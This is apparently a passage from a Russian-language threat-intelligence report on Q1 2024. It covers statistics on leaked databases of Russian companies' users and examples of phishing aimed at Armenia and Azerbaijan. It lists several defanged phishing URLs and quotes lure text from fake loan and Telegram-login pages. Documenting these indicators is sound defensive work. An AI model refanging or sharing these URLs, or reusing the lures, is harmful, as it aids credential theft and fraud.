
В данном разделе мы проанализировали факты публикаций в открытый доступ значимых¹² пользовательских баз данных, относящихся к российским компаниям в 2022/2024 годах. Количество утечек в 2024 году все также остается на достаточно высоком уровне, не смотря на видимое уменьшение активности некоторых группировок, преимущественно публикующих материалы в Telegram каналах. В Q1'24 **61% утечек** пользовательских данных публикуется в свободном доступе в течение месяца после выгрузки из базы атакованной компании, в Q1'23 данное значение было 49%. Данное обстоятельство связано с увеличением количества публикуемых баз, относящихся к предприятиям малого и среднего бизнеса, которые в свою очередь представляют меньший интерес, чем базы крупных компаний и используются преимущественно для поднятия репутации злоумышленника или проекта.

За январь-март 2024 года установлено **41 факт** публикаций¹³ пользовательских баз данных на Теневых форумах и Telegram каналах. Несмотря на заметное снижение по сравнению с аналогичным периодом 2023 года, мы наблюдаем постепенный рост в количестве публикаций последние 3 квартала. Одним из основных факторов является возобновление влияния Теневой площадки Breached, после приостановки работы в марте 2023 года.

График 8

Распределение публикаций утечек данных

■ Количество публикаций




¹² Значимая утечка данных — утечка данных, в результате которой было скомпрометировано более 5 тыс. строк пользовательских данных или которая получила резонанс в СМИ.

¹³ В статистику не попали базы данных выставленные на продажу.

График 9

Распределение публикаций утечек данных (по каналам распространения)

- Теневые площадки
- Телеграм



41 пользовательская база, опубликованная в Q1`2024, содержали в себе более **102 миллионов** пользовательских данных, что на **42%** меньше, чем за аналогичный период 2023 года.

Более 19 миллионов пользовательских паролей было скомпрометировано в Q1`2024, что в **6 раз** больше, чем за аналогичный период 2023 года.


В Q1`2024 года публичных утечек, связанных с представителями крупного бизнеса, сильно уменьшилось – только 5%, когда за аналогичный период 2023 это было 22%. Крупный бизнес, зачастую, имея больше количество клиентов, хранит и обрабатывает огромные массивы пользовательских данных, поэтому именно количество атак на представителей крупного бизнеса сильно влияет на совокупные объемы скомпрометированных данных от периода к периоду.

Сфера Ритейла традиционно больше всего страдает от утечек данных, **23 инцидента** связанных с утечками данных было выявлено в Q1`2024. 2024 не отличается разнообразием по атакованным сферам, в отличие от предыдущих лет. Помимо Ритейла, под удар попали организации финансовой отрасли и компании, относящиеся к сфере Здоровье.

График 10

Распределение публикаций утечек данных (по отраслям)

■ 2024
■ 2023



Несмотря на преобладающее количество инцидентов в компаниях из области Ритейла, именно атаки на финансовые организации (банки, микрофинансовые организации, страховые компании) позволили злоумышленникам опубликовать более **83 млн** пользовательских данных, что составляет **81 процент** **всех** данных опубликованных за Q1 2024.

Социальная инженерия

В данном разделе мы хотим поделиться с нашими читателями интересными примерами и статистикой по атакам, связанным с использованием социальной инженерии.

Социальная инженерия является популярным методом атаки среди злоумышленников, от мошенников и хактивистов до АPT-группировок. Все они пытаются воспользоваться невнимательностью человека по ту сторону экрана и обмануть его. Это позволяет злоумышленникам скомпрометировать жертву, например, получив учётные данные от аккаунта в социальных сетях, банковского приложения или аккаунта в домене.

Далее мы рассмотрим несколько примеров подобных атак, характерных для каждой страны исследуемого региона.

Предварительно стоит отметить, что хоть представленные примеры фишинга, в основном, и нацелены на граждан определенной страны, это не значит, что фишинговая кампания может ограничиваться только ей, так как граждане и другие потенциальные цели кампании, могут находиться за пределами рассматриваемой страны.


Армения

Фишинговый URL

hxxps://quickfund[.]click/

Здесь мы видим пример того, как злоумышленники могут маскироваться под микрофинансовые организации с целью получения персональных данных жертвы и/или последующей кражи денежных средств. Текст на русском: **«Быстрое предоставление кредита. Сумма кредита. Имя Фамилия. Возраст. Телефон.»**.

Рисунок 8 | Страница, расположенная на фишинговом ресурсе




Фишинговый URL

hxxps://dolbaebshesp[.]in/


В данном примере злоумышленники предлагают пользователю авторизоваться в Telegram для того, чтобы проголосовать в опросе. Текст на русском: **«Войдите в Telegram, чтобы проголосовать. Введите свой зарегистрированный номер Telegram.»**

Рисунок 9 | Страница расположенная на фишинговом ресурсе



Судя по информации полученной из Kaspersky Threat Intelligence Portal можно сказать, что данный адрес используется в фишинговых кампаниях с конца февраля 2024 года в таких странах как: Армения, Россия, Узбекистан и Грузия. Также видно статистику по датам, в которые были зафиксированы всплески активности, а также информацию о том, что данный адрес имеется в нашем Phishing URL Data Feed.

Рисунок 10 | Информация по фишинговому адресу в Kaspersky Threat Intelligence Portal




Азербайджан

В Азербайджане, как и во многих других странах исследуемого региона, фишинг чаще всего направлен на получение доступа к банковским данным или другой конфиденциальной информации, связанной с финансовыми учреждениями.

Фишинговый URL `hxxps://oqi.constat[.]site/`


Рисунок 11 | Страница, расположенная на фишинговом ресурсе



Фишинговый URL

hxxps://president-help.dostava[.]site/president-transfer/191660934?

Рисунок 12 | Страница, расположенная на фишинговом ресурсе



Фишинговый URL `hxxp://uzbfs[.]com/`

Также хочется отметить, что использование Telegram в контексте фишинга и социальной инженерии становится все более и более популярным, ввиду того, что в исследуемом регионе данный мессенджер имеет большую распространенность.

